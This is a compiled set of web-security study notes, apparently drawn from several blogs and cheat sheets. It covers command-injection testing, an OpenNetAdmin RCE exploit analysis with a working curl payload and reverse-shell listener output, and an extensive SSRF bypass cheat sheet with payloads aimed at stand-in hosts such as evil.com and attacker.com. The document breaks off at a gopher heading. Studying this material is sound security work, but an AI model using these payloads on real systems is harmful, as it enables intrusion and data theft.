Though I found this command injection after a lot of efforts it was a duplicate of another report on a private program :( .

## **Some Common Parameters For Testing Command Injection :**

`/?query=`  
`/?email=`  
`/?id=`  
`/?username=`  
`/?user=`  
`/?to=`  
`/?from=`  
`/?search=`  
`/?query=`  
`/?q=`  
`/?s=`  
`/?shopId=`  
`/?blogId=`  
`/?phone=`  
`/?mode=`  
`/?next=`  
`/?firstname=`  
`/?lastname=`  
`/?locale=`  
`/?cmd=`  
`/?sys=`  
`/?system=`

There is a good tool on github for detecting command injection vulnerabilities automatically.

**Link :** <https://github.com/commixproject/commix>

**Commix** is an automated tool written by **Anastasios Stasinopoulos** that can be used from web developers, penetration testers or even security researchers in order to test web-based applications with the view to find bugs, errors or vulnerabilities related to command injection attacks. By using this tool, it is very easy to find and exploit a command injection vulnerability in a certain vulnerable parameter or HTTP header.

<https://shahjerry33.medium.com/blind-command-injection-it-hurts-9f396c1f63f2>

## Remote Code Execution in OpenNetAdmin

### Exploit Analysis of OpenNetAdmin v18.1.1

#### \$\_ What\_is\_OpenNetAdmin?

OpenNetAdmin is a Network Management application that provides a database of managed inventory of IPs, subnets, and hosts in a network with a centralized AJAX web interface. The application is an Opensource written in PHP; you can view the source code on GitHub [“ONA Project.”](#)

#### \$\_Features\_of\_OpenNetAdmin

- Full command-line interface for scripting and batch maintenance. Local or remote capabilities.
- Plugin system to extend the functionality



- Manage DNS and DHCP server configs, archive host configs
- Full CLI interface for batch and scripting

## \$\_Vulnerability\_Impact

The vulnerability found in v18.1.1 allows for a code execution that leads to a full compromise of the hosting machine.

One of the things I like to do before delving into the exploitation or vulnerability analysis process is jotting down quick notes on the information I gather and map them into ***Enumeration & Attack vectors notes*** that help me later understand the root cause of the vulnerability and how it was exploited.

## 💡 *\_Enumeration\_ & Attack\_Vectors\_:*

[+] When I see a PHP application, the first thing that comes to mind is “**Command Injection**” and “**LFI/RFI vulnerabilities.**”

[+] PHP is known for years for security bugs/vulnerabilities that stem from the basic ***unsanitization of inputs.***

[+] PHP functions that allows for code execution are :exec(), shell\_exec(), curl\_exec(), system().

*For this exercise, the command injection is the one we are looking for. I was inspired by [zacheller.dev](https://zacheller.dev) to dig deeper into*

*the code and understand what it exploits while working through Hack the box OpenAdmin machine.*

Here we go...

## **\$ \_Exploit\_Analysis**

The exploit takes advantage of the unsanitized PHP function — ***shell\_exec*** that executes the shell commands and returns the output as a string. Shell\_Exec is notoriously known for leaving a security hole/vulnerability in an application if not appropriately implemented; Secure Code practices y'all !!!

```
curl -s -silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]={ip%3D%3E; echo \"BEGIN\"; ${cmd}; echo \"END\"&xajaxargs[]=ping" "${URL}"
```


RCE Exploit by Mattpascoe

Let's break down the curl command in the exploit to understand where the code execution happens:

**Window\_Submit** is a function identified in the "[webwin.inc.php](#)" file as a generic wrapper handling form submits. The function takes 3 parameters:

- **\$windows\_name**: the name of the "window" submitting the data. In our case, it is Tooltips.
- **\$form[]**: the submitted data in the form of an array. The value expected is an *IP Address extracted from the form id=ip.*

- **\$function:** the action that will be performed. In this case, is the **ws\_ping** that performs the pinging requests.
- *The first the parameter in the curl command of **xajaxr=1574117726710** can be ignored as it does not do anything for exploit. The Unix timestamp is when the author discovered the vulnerability.*



```
function ws_ping($window_name, $form='') {
    $form = parse_options_string($form);
    $output = shell_exec("ping -n -w 3 -c 3 {$form['ip']}");
    $window['title'] = 'Ping Results';
    $build_commit_html = 0;
    $commit_function = '';
    include(window_find_include('module_results'));
    return(window_open("{ $window_name }_results", $window));
}
```

Shell\_exec function takes the value of the form [ip] without input sanitization or validation

ws\_ping fuction

**ws\_ping** is the function that uses the `shell_exec` to execute the ping command. It takes **2 parameters**, which in this case ‘**Tooltips**’ where the **ws\_ping** function is defined “**tooltips.inc.php**” and form id value extracted from the form — the IP address.

As you see below, the function lacks any input validation or character sanitizations that makes it vulnerable to command injection. To execute shell commands, we will use the basic command execution technique of **adding semicolon** to append a command after the IP “=>” sign and inject our commands into it.

```
// Simple ping function that takes an IP in and pings it.. then shows the output in a module results window
function ws_ping($window_name, $form='') {
    // If an array in a string was provided, build the array and store it in $form
    $form = parse_options_string($form);

    $output = shell_exec("ping -n -w 3 -c 3 {$form['ip']}");

    $window['title'] = 'Ping Results';
    $build_commit_html = 0;
    $commit_function = '';
    include(window_find_include('module_results'));
    return(window_open("{ $window_name }_results", $window));
}

ws_ping('tooltips', 'ip=> IP_address')

IP ">" is the PHP way of assigning values to the parameter.
```

ws\_ping function

Now that we understand where the exploit is present, we can use the generic wrapper **window\_name** to call the function and pass the commands to it.

**\$window\_name** = tooltips, the name of the module we want to call that has the ws\_ping function

**\$form** = expects an IP address, but we are going to inject shell commands ☹️

**\$function** = calls the function needed to perform the action on the **\$form**

```
function window_submit($window_name, $form='', $function='') {
    $response = new xajaxResponse();
    if (!$window_name or !$form) { return($response->getXML()); }
    $js = "";
    printmsg("DEBUG => webwin_submit() Window: { $window_name } Function: { $function } Form: { $form }", 1);
    ws_ping
```

window\_submit function

Lastly, the curl output is piped into sed, tail, and head to display the executed command's output only.

```
root@kali:~/hackthebox/openadmin# nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.70] from (UNKNOWN) [10.10.10.171] 55344
Passed Command [$cmd] can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Piped commands displayed the the command output only

OpenAdmin Machine onHTB

## \$\_\_Recommendation

- Always validate input and escape values in the application's code. Never trust the user's input 😊. Anyone can execute arbitrary commands on the system and compromise it.
- Patch regularly and upgrade when possible on all publicly exposed interfaces to avoid becoming an easy foothold for attackers.

<https://github.com/amriunix/ona-rce/find/master>

<https://github.com/opennetadmin/ona>

<https://medium.com/r3d-buck3t/remote-code-execution-in-opennetadmin-5d5a53b1e67>

## Server Side Request Forgery

### What is SSRF?

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make requests to an unintended location.

In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems, potentially leaking sensitive data such as authorization credentials.

## What is the impact of SSRF attacks?

A successful SSRF attack can often result in unauthorized actions or access to data within the organization, either in the vulnerable application itself or on other back-end systems that the application can communicate with. In some situations, the SSRF vulnerability might allow an attacker to perform arbitrary command execution.

An SSRF exploit that causes connections to external third-party systems might result in malicious onward attacks that appear to originate from the organization hosting the vulnerable application.

## Common SSRF attacks

SSRF attacks often exploit trust relationships to escalate an attack from the vulnerable application and perform unauthorized actions. These trust relationships might exist in relation to the server itself, or in relation to other back-end systems within the same organization.

### SSRF attacks against the server itself

In an SSRF attack against the server itself, the attacker induces the application to make an HTTP request back to the server that is hosting the application, via its loopback network interface. This will typically involve supplying a URL with a hostname like `127.0.0.1` (a reserved IP address that points to the loopback adapter) or `localhost` (a commonly used name for the same adapter).

For example, consider a shopping application that lets the user view whether an item is in stock in a particular store. To provide the stock information, the application must query various back-end REST APIs, dependent on the product and store in question. The function is implemented by passing the URL to the relevant back-end API endpoint via a front-end HTTP request. So when a user views the stock status for an item, their browser makes a request like this:

```
POST /product/stock HTTP/1.0
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 118
```

```
stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1
```

This causes the server to make a request to the specified URL, retrieve the stock status, and return this to the user.

In this situation, an attacker can modify the request to specify a URL local to the server itself. For example:

```
POST /product/stock HTTP/1.0
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 118
```

```
stockApi=http://localhost/admin
```

Here, the server will fetch the contents of the `/admin` URL and return it to the user.

Now of course, the attacker could just visit the `/admin` URL directly. But the administrative functionality is ordinarily accessible only to suitable authenticated users. So an attacker who simply visits the URL directly won't see anything of interest. However, when the request to the `/admin` URL comes from the local machine itself, the normal **access controls** are bypassed. The application grants full access to the administrative functionality, because the request appears to originate from a trusted location.

Why do applications behave in this way, and implicitly trust requests that come from the local machine? This can arise for various reasons:

- The **access control** check might be implemented in a different component that sits in front of the application server. When a connection is made back to the server itself, the check is bypassed.
- For disaster recovery purposes, the application might allow administrative access without logging in, to any user coming from the local machine. This provides a way for an administrator to recover the system in the event they lose their credentials. The assumption here is that only a fully trusted user would be coming directly from the server itself.
- The administrative interface might be listening on a different port number than the main application, and so might not be reachable directly by users.

These kind of trust relationships, where requests originating from the local machine are handled differently than ordinary requests, is often what makes SSRF into a critical vulnerability.

## SSRF attacks against other back-end systems

Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with other back-end

systems that are not directly reachable by users. These systems often have non-routable private IP addresses. Since the back-end systems are normally protected by the network topology, they often have a weaker security posture. In many cases, internal back-end systems contain sensitive functionality that can be accessed without authentication by anyone who is able to interact with the systems.

In the preceding example, suppose there is an administrative interface at the back-end URL `https://192.168.0.68/admin`. Here, an attacker can exploit the SSRF vulnerability to access the administrative interface by submitting the following request:

```
POST /product/stock HTTP/1.0
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 118
```

```
stockApi=http://192.168.0.68/admin
```

## Circumventing common SSRF defenses

It is common to see applications containing SSRF behavior together with defenses aimed at preventing malicious exploitation. Often, these defenses can be circumvented.

### SSRF with blacklist-based input filters

Some applications block input containing hostnames like `127.0.0.1` and `localhost`, or sensitive URLs like `/admin`. In this situation, you can often circumvent the filter using various techniques:

- Using an alternative IP representation of `127.0.0.1`, such as `2130706433`, `017700000001`, or `127.1`.
- Registering your own domain name that resolves to `127.0.0.1`. You can use `spoofed.burpcollaborator.net` for this purpose.
- Obfuscating blocked strings using URL encoding or case variation.

### SSRF with whitelist-based input filters

Some applications only allow input that matches, begins with, or contains, a whitelist of permitted values. In this situation, you can sometimes circumvent the filter by exploiting inconsistencies in URL parsing.

The URL specification contains a number of features that are liable to be overlooked when implementing ad hoc parsing and validation of URLs:



- You can embed credentials in a URL before the hostname, using the @ character. For example:

```
https://expected-host:fakepassword@evil-host
```

- You can use the # character to indicate a URL fragment. For example:

```
https://evil-host#expected-host
```

- You can leverage the DNS naming hierarchy to place required input into a fully-qualified DNS name that you control. For example:

```
https://expected-host.evil-host
```

- You can URL-encode characters to confuse the URL-parsing code. This is particularly useful if the code that implements the filter handles URL-encoded characters differently than the code that performs the back-end HTTP request. Note that you can also try [double-encoding](#) characters; some servers recursively URL-decode the input they receive, which can lead to further discrepancies.
- You can use combinations of these techniques together.

## Bypassing SSRF filters via open redirection

It is sometimes possible to circumvent any kind of filter-based defenses by exploiting an open redirection vulnerability.

In the preceding SSRF example, suppose the user-submitted URL is strictly validated to prevent malicious exploitation of the SSRF behavior. However, the application whose URLs are allowed contains an open redirection vulnerability. Provided the API used to make the back-end HTTP request supports redirections, you can construct a URL that satisfies the filter and results in a redirected request to the desired back-end target.

For example, suppose the application contains an open redirection vulnerability in which the following URL:

```
/product/nextProduct?currentProductId=6&path=http://evil-user.net
```

returns a redirection to:

```
http://evil-user.net
```

You can leverage the open redirection vulnerability to bypass the URL filter, and exploit the SSRF vulnerability as follows:

```
POST /product/stock HTTP/1.0
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 118
```

```
stockApi=http://weliketoshop.net/product/nextProduct?currentProductId=6&path=http://192.168.0.68/admin
```

This SSRF exploit works because the application first validates that the supplied `stockAPI` URL is on an allowed domain, which it is. The application then requests the supplied URL, which triggers the open redirection. It follows the redirection, and makes a request to the internal URL of the attacker's choosing.

## Blind SSRF vulnerabilities

Blind SSRF vulnerabilities arise when an application can be induced to issue a back-end HTTP request to a supplied URL, but the response from the back-end request is not returned in the application's front-end response.

Blind SSRF is generally harder to exploit but can sometimes lead to full remote code execution on the server or other back-end components.

## Finding hidden attack surface for SSRF vulnerabilities

Many server-side request forgery vulnerabilities are relatively easy to spot, because the application's normal traffic involves request parameters containing full URLs. Other examples of SSRF are harder to locate.

## Partial URLs in requests

Sometimes, an application places only a hostname or part of a URL path into request parameters. The value submitted is then incorporated server-side into a full URL that is requested. If the value is readily recognized as a hostname or URL path, then the potential attack surface might be obvious. However, exploitability as full SSRF might be limited since you do not control the entire URL that gets requested.

## URLs within data formats

Some applications transmit data in formats whose specification allows the inclusion of URLs that might get requested by the data parser for the format. An obvious example of this is the XML data format, which has been widely used in

web applications to transmit structured data from the client to the server. When an application accepts data in XML format and parses it, it might be vulnerable to [XXE injection](#), and in turn be vulnerable to SSRF via XXE. We'll cover this in more detail when we look at [XXE injection](#) vulnerabilities.

## SSRF via the Referer header

Some applications employ server-side analytics software that tracks visitors. This software often logs the Referer header in requests, since this is of particular interest for tracking incoming links. Often the analytics software will actually visit any third-party URL that appears in the Referer header. This is typically done to analyze the contents of referring sites, including the anchor text that is used in the incoming links. As a result, the Referer header often represents fruitful attack surface for SSRF vulnerabilities. See [Blind SSRF vulnerabilities](#) for examples of vulnerabilities involving the Referer header.

<https://portswigger.net/web-security/ssrf>

### Bypass filters

Applications often block input containing non-whitelist hostnames, sensitive URLs, or IP addresses like loopback, IPv4 link-local, [private addresses](#), etc. In this situation, it is sometimes possible to bypass the filter using various techniques.

### Redirection

You can try using a redirection to the desired URL to bypass the filter. To do this, return a response with the 3xx code and the desired URL in the `Location` header to the request from the vulnerable server, for example:

HTTP/1.1 301 Moved Permanently

Server: nginx

Connection: close

Content-Length: 0

Location: http://127.0.0.1

You can achieve redirection in the following ways:

- bash, like `nc -lvp 80 < response.txt`
- URL shortener services
- Mock and webhook services, see [here](#)
- More flexible solutions such as a simple HTTP server on python

Also, if the application contains an open redirection vulnerability you can use it to bypass the URL filter, for example:

POST /api/v1/webhook HTTP/1.1

Host: vulnerable-website.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 101

url=https://vulnerable-  
website.com/api/v1/project/next?currentProjectId=1929851&path=http://127.0.0.1

These bypass approaches work because the application only validates the provided URL, which triggers the redirect. It follows the redirect and makes a request to the internal URL of the attacker's choice.

#### URL scheme

You can try to use different URL schemes:

file://path/to/file

dict://<user>;<auth>@<host>:<port>/d:<word>:<database>:<n>

dict://127.0.0.1:1337/stats

ftp://127.0.0.1/

sftp://attacker-website.com:1337/

tftp://attacker-website.com:1337/TESTUDPPACKET

ldap://127.0.0.1:389/%0astats%0aquit

ldaps://127.0.0.1:389/%0astats%0aquit

ldapi://127.0.0.1:389/%0astats%0aquit

gopher://attacker-website.com/\_SSRF%0ATest!

#### Node.js

Node.js for Windows considers any single letter in a URL scheme as `drive://filepath` and set the protocol to `file://`.

// Node.js (Windows only)

// the following row will return `file:`

new URL('!://file').protocol

References:

- [@PwnFunction tweet](#)

#### Java

Java's URL will correctly handle the next URLs:

url:file:///etc/passwd

url:http://127.0.0.1:8080

References:

- @phithon\_xg tweets [1](#) and [2](#)

## IP address formats

You can try using a different IP address format to bypass the filter.

### *Rare IP address*

Rare IP address formats, defined in [RFC 3986](#):

- Dotted hexadecimal IP: 0x7f.0x0.0x0.0x1
- Dotless hexadecimal IP: 0x7f001
- Dotless hexadecimal IP with padding: 0x0a0b0c0d7f000001 (padding is 0a0b0c0d)
- Dotless decimal IP: 2130706433
- Dotted decimal IP with overflow (256): 383.256.256.257
- Dotted octal IP: 0177.0.0.01
- Dotless octal IP: 017700000001
- Dotted octal IP with padding: 00177.000.0000.000001
- Combined:

0x7f.0.1

0x7f.1

00177.1

00177.0x0.1

You can short-hand IP addresses by dropping the zeros:

1 part (ping A) : 0.0.0.A

2 parts (ping A.B) : A.0.0.B

3 parts (ping A.B.C) : A.B.0.C

4 parts (ping A.B.C.D) : A.B.C.D

0 => 0.0.0.0

127.1 => 127.0.0.1

127.0.1 => 127.0.0.1

### *IPv6 address*

- IPv6 localhost:

[::]

0000::1

[::1]

0:0:0:0:0:0:0:0

- IPv4-mapped IPv6 address: `::ffff:7f00:1`
- IPv4-mapped IPv6 address: `::ffff:127.0.0.1`
- IPv4-compatible IPv6 address (deprecated, q.v. [RFC4291](#)): `::127.0.0.1`
- IPv4-mapped IPv6 address with [zone identifier](#): `::ffff:7f00:1%25`
- IPv4-mapped IPv6 address with [zone identifier](#): `::ffff:127.0.0.1%eth0`

#### *Abuse of enclosed alphanumerics*

Enclosed alphanumerics is a Unicode block of typographical symbols of an alphanumeric within a circle, a bracket or other not-closed enclosure, or ending in a full stop, q.v. [list](#).

127。0。0。1

127。0。0。1

127. 0. 0. 1

⑫ 7。①。 0。 1

ⓧ7f。ⓧ0。0x①。ⓧX¹

°x7f0 0 1

2 13070 6 433

38³。2⁵᠘。²₅᠘。²⁵7

0₁7₇。0。0。01

001⑦⁷。 0 0 0。 000①。 0。00 0 1

[::1②)₇. ①. 0. 1]

[::1 2 7。①。ᵒᵒ. 1%21⑤]

[::f᠙ff:1₂ 7。ᵒᵒ. 0。①]

[::fℱfF:12 7。ᵒᵒ. 0。₁%②¹⁵]

0X7ᶦ。①。1

0\*7F。1

⓪①7⑦。 1

①⓪177。0Xᵒ。1

#### *Abusing a bug in Ruby's native resolver*

`Resolv::getaddresses` is OS-dependent, therefore by playing around with different IP formats one can return blank values.

Proof of concept:

```
irb(main):001:0> require 'resolv'
```

```
=> true
```

```
irb(main):002:0> uri = "0x7f.1"
```

```
=> "0x7f.1"
```

```
irb(main):003:0> server_ips = Resolv.getaddresses(uri)
```

```
=> [] # The bug!
```

```
irb(main):004:0> blocked_ips = ["127.0.0.1", "::1", "0.0.0.0"]
```

```
=> ["127.0.0.1", "::1", "0.0.0.0"]
```

```
irb(main):005:0> (blocked_ips & server_ips).any?
```

```
=> false # Bypass
```

References:

- [Bypassing Server-Side Request Forgery filters by abusing a bug in Ruby's native resolver](#)
- [Report: Blind SSRF in "Integrations" by abusing a bug in Ruby's native resolver](#)
- [Report: SSRF vulnerability in gitlab.com via project import](#)

Broken parser

The [URL specification](#) contains a number of features that are liable to be overlooked when implementing ad hoc parsing and validation of URLs:

- Embedded credentials in a URL before the hostname, using the @ character: `https://expected-host@evil-host`
- Indication a URL fragment using the # character: `https://evil-host#expected-host`
- DNS naming hierarchy: `https://expected-host.evil-host`
- URL-encode characters. This can help confuse URL-parsing code. This is particularly useful if the code that implements the filter handles URL-encoded characters differently than the code that performs the back-end HTTP request.
- Combinations of these techniques together:

```
foo@evil-host:80@expected-host
```

```
foo@evil-host%20@expected-host
```

```
evil-host%09expected-host
```

```
127.1.1.1:80\@127.2.2.2:80
```

```
127.1.1.1:80:\@ @127.2.2.2:80
```

```
127.1.1.1:80#\@127.2.2.2:80
```

```
ß.evil-host
```

References:

- [Writeup: URL whitelist bypass in https://cxl-services.appspot.com](#)
- [Writeup: Fixing the Unfixable: Story of a Google Cloud SSRF](#)

- [A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages!](#)
- [Tool: Tiny URL Fuzzer](#)

DNS pinning

If you want to get a A-record that resolves to an IP, use the following subdomain:

make-<IP>-rr.1u.ms

For example, domain resolves `make-127-0-0-1-rr.1u.ms` to `127.0.0.1`:

```
$ dig A make-127-0-0-1-rr.1u.ms
```

```
make-127-0-0-1-rr.1u.ms. 0 IN A 127.0.0.1
```

Multiple records can be separated by `-and-`:

make-<IP>-and-<IP>-rr.1u.ms

For example, domain resolves `make-127-0-0-1-and-127-127-127-127-rr.1u.ms` to `127.0.0.1` and `127.127.127.127`:

```
$ dig A make-127-0-0-1-and-127-127-127-127-rr.1u.ms
```

```
make-127-0-0-1-and-127-127-127-127-rr.1u.ms. 0 IN A 127.0.0.1
```

```
make-127-0-0-1-and-127-127-127-127-rr.1u.ms. 0 IN A 127.127.127.127
```





[GitHub - neex/1u.ms](#)

[GitHub](#)

Also, check `sslip.io`:

[Welcome to sslip.io](#)

#### DNS rebinding

If the mechanisms in vulnerable application for checking and establishing a connection are independent and there is no caching of the DNS resolution response, you can bypass this by manipulating the DNS resolution response.

For example, if two requests go one after the other within 5 seconds, DNS resolution `make-1-1-1-1-rebind-127-0-0-1-rr.1u.ms` will return the address `1.1.1.1` by the first request, and the second - `127.0.0.1`.

```
$ dig A make-1-1-1-1-rebind-127-0-0-1-rr.1u.ms
```

```
make-1-1-1-1-rebind-127-0-0-1-rr.1u.ms. 0 IN A 1.1.1.1
```

```
$ dig A make-1-1-1-1-rebind-127-0-0-1-rr.1u.ms
```

```
make-1-1-1-1-rebind-127-0-0-1-rr.1u.ms. 0 IN A 127.0.0.1
```



[GitHub - neex/1u.ms](#)

[GitHub](#)

Also, check `lock.cmpxchg8b.com`:

[rbndr.us dns rebinding service](#)

Adobe ColdFusion

### [SSRF in ColdFusion/CFML Tags and Functions](#)

FFmpeg

- [Viral Video Exploiting Ssrf In Video Converters](#)
- [Attacks on video converters: a year later](#)
- [Report: SSRF and local file disclosure in https://wordpress.com/media/videos/ via FFmpeg HLS processing](#)
- [Report: SSRF / Local file enumeration / DoS due to improper handling of certain file formats by ffmpeg](#)
- [Tool: ffmpeg-avi-m3u-xbin](#)

SVG



[SVG Abuse](#)

[cheat-sheets](#)

### Server-side processing of arbitrary HTML and JS

Server-side processing of arbitrary HTML and JS data from a user can often be found when generating various documents, for example, to PDFs. If this functionality is vulnerable to HTML injection and/or XSS, you can use this to access internal resources:

```
<iframe src="file:///etc/passwd" width="400" height="400">
```

```
<img src onerror="document.write('<iframe src=//127.0.0.1></iframe>')">
```

Use HTTPLeaks to determine if any of the allowed HTML tags could be used to abuse the processing.



[GitHub - cure53/HTTPLeaks: HTTPLeaks - All possible ways, a website can leak HTTP requests](#)

[GitHub](#)

References:

- [Write up: Local File Read via XSS in Dynamically Generated PDF](#)
- [Write up: Exploiting HTML-to-PDF Converters through HTML Imports](#)
- [Report: Blind SSRF/XSPA on dashboard.lob.com + blind code injection](#)
- [Report: Bypassing HTML filter in "Packing Slip Template" Lead to SSRF to Internal Kubernetes Endpoints](#)

Spreadsheet exporting

If an application is running on a Windows server and exporting to a spreadsheet try to use [WEBSERVICE](#) function to gain a SSRF:

=WEBSERVICE('https://attacker.com')

References:

- [@intigriti tweet](#)

## Request splitting



### [Security Bugs in Practice: SSRF via Request Splitting](#)

[rfkelly](#)

## HTTP headers

Many applications use in their flows IP addresses/domains, which they received directly from users in different HTTP headers, such as the `X-Forwarded-For` or `Client-IP` headers. Such application functionality can lead to a blind SSRF vulnerability if the header values are not properly validated.

This is where the [param-miner](#) can be useful for searching the HTTP headers.

## Referer header

Also notice the `Referer` header, which is used by server-side analytics software to track visitors. Such software often logs the `Referer` header from requests, since this allows to track incoming links.

The analytics software will actually visit any third-party URL that appears in the `Referer` header. This is typically done to analyze the contents of referring sites, including the anchor text that is used in the incoming links. As a result, the `Referer` header often represents fruitful attack surface for SSRF vulnerabilities.

## References

- [Web Security Academy: Server-side request forgery \(SSRF\)](#)
- [Blind SSRF exploitation](#)
- [PayloadsAllTheThings: Server Side Request Forgery](#)
- [Report: SSRF in CI after first run](#)
- [Report: GitLab::UrlBlocker validation bypass leading to full Server Side Request Forgery](#)
- [Report: Gitlab DNS rebinding protection bypass](#)
- [Write up: How I Chained 4 vulnerabilities on GitHub Enterprise, From SSRF Execution Chain to RCE!](#)

<https://0xn3va.gitbook.io/cheat-sheets/web-application/server-side-request-forgery>

<https://highon.coffee/blog/ssrf-cheat-sheet/>

## URL Schema / Wrappers

The following URL schemas can be potentially exploited by SSRF vulnerabilities.

The URL schemas have been sorted by framework / language.

### *PHP SSRF Wrappers / URL Schema*

The following wrappers are potentiall expected URL schema wrappers found within PHP environments (for some schema curl-wrappers would need to be enabled).

gopher://  
fd://  
expect://  
ogg://  
tftp://  
dict://  
ftp://  
ssh2://  
file://  
http://  
https://  
imap://  
pop3://  
mailto://  
smtp://  
telnet://

### *ASP.NET SSRF Wrappers / URL Schema*

The following wrappers are potentiall expected URL schema wrappers found within ASP.NET environments (gopher legacy only).

gopher://  
ftp://  
file://

http://  
https://

### *Java SSRF Wrappers / URL Schema*

The following wrappers are expected within Java environments, and can be used to potentially exploit [LFI](#) vulnerabilities.

ftp://  
file://  
http://  
https://  
gopher://  
netdoc:///etc/passwd  
netdoc:///etc/hosts  
jar:proto-schema://blah!/  
jar:http://localhost!/  
jar:http://127.0.0.1!/  
jar:http://0.0.0.0!/  
jar:ftp://local-domain.com!/

### *cURL SSRF Wrappers / URL Schema*

The following wrappers are expected with environments using cURL.

file:///

dict://

sftp://

ldap://

tftp://

gopher://

ssh://  
http://  
https://  
imap://  
pop3://  
smtp://  
telnet://

#### Open Redirect SSRF Bypass

Open redirects can potentially be used to bypass server side whitelist filtering, by appearing to be from the target domain (which has an increased chance of being whitelisted).

Example:

```
/foo/bar?vuln-function http://127.0.0.1:8888/secret
```

#### Basic localhost bypass attempts

Localhost bypass:

All IPv4: 0

All IPv6: ::

All IPv4: 0.0.0.0

Localhost IPv6: ::1

All IPv4: 0000

All IPv4: Leading zeros : 00000000

IPv4 mapped IPv6 address: 0:0:0:0:0:FFFF:7F00:0001

8-Bit Octal conversion: 0177.00.00.01

32-Bit Octal conversion: 017700000001

32-Bit Hex conversion: 0x7f000001

various bypasses:

127.0.0.1:80



127.0.0.1:443  
127.0.0.1:22  
127.1:80  
0  
0.0.0.0:80  
localhost:80  
::]:80/  
::]:25/ SMTP  
::]:3128/ Squid  
0000::1]:80/  
0:0:0:0:0:ffff:127.0.0.1]/thefile

①②⑦.⑧.⑧.⑧

127.127.127.127  
127.0.1.3  
127.0.0.0  
2130706433/  
017700000001  
3232235521/  
3232235777/  
0x7f000001/  
0xc0a80014/  
domain @127.0.0.1  
127.0.0.1# domain  
domain .127.0.0.1  
127.0.0.1/ domain  
127.0.0.1/?d domain  
domain @127.0.0.1  
127.0.0.1# domain  
domain .127.0.0.1  
127.0.0.1/ domain  
127.0.0.1/?d domain  
domain @localhost

```
localhost# domain
domain .localhost
localhost/ domain
localhost/?d domain
127.0.0.1%00 domain
127.0.0.1? domain
127.0.0.1/// domain
127.0.0.1%00 domain
127.0.0.1? domain
127.0.0.1/// domain st:+11211aaa
st:00011211aaaa
0/
127.1
127.0.1
1.1.1.1 &@2.2.2.2# @3.3.3.3/
127.1.1.1:80 127.2.2.2:80/
127.1.1.1:80 @127.2.2.2:80/
127.1.1.1:80: @127.2.2.2:80/
127.1.1.1:80# 127.2.2.2:80/
```

hosts file bypass attempts

Enclosed Alphanumeric

http://%09. 2%04. %09. 2%04/

http://%0(x)(a)%0. %0(x)(f)(e). %0(x)(a)%0. %0(x)(f)(e):80/

DNS rebinding attempts

What is a DNS rebinding attack?

In certain situations a target function may check a hostname “blindly” against a whitelist/blacklist without verification of the the resolution IP address. Once the hostname has been determined OK by the above function it is then passed to the function which it is intended to protect.

<https://highon.coffee/blog/ssrf-cheat-sheet/#url-schema--wrappers>

## Capture SSRF

The first thing you need to do is to capture a SSRF interaction provoked by you. To capture a HTTP or DNS interaction you can use tools such as:

- **Burpcollab**
- [pingb](#)
- [canarytokens](#)
- [interractsh](#)
- <http://webhook.site>
- <https://github.com/teknogeek/ssrf-sheriff>

## Whitelisted Domains Bypass

Usually you will find that the SSRF is only working in **certain whitelisted domains** or URL. In the following page you have a **compilation of techniques to try to bypass that whitelist**:

## URL Format Bypass

### Bypass via open redirect

If the server is correctly protected you could **bypass all the restrictions by exploiting an Open Redirect inside the web page**. Because the webpage will allow **SSRF to the same domain** and probably will **follow redirects**, you can exploit the **Open Redirect to make the server to access internal any resource**. Read more here: <https://portswigger.net/web-security/ssrf>

## Protocols

file://

file:///etc/passwd

dict://

The DICT URL scheme is used to refer to definitions or word lists available using the DICT protocol:

dict://<user>;<auth>@<host>:<port>/d:<word>:<database>:<n>

ssrf.php?url=dict://attacker:11111/

SFTP://

A network protocol used for secure file transfer over secure shell

ssrf.php?url=sftp://evil.com:11111/

TFTP://

Trivial File Transfer Protocol, works over UDP

ssrf.php?url=tftp://evil.com:12346/TESTUDPPACKET

LDAP://

Lightweight Directory Access Protocol. It is an application protocol used over an IP network to manage and access the distributed directory information service.

ssrf.php?url=ldap://localhost:11211/%0astats%0aquit

Gopher://

Using this protocol you can specify the **IP, port and bytes** you want the server to **send**. Then, you can basically exploit a SSRF to **communicate with any TCP server** (but you need to know how to talk to the service first). Fortunately, you can use [Gopherus](#) to create payloads for several services. Additionally, [remote-method-guesser](#) can be used to create *gopher* payloads for *Java RMI* services.

### Gopher smtp

```
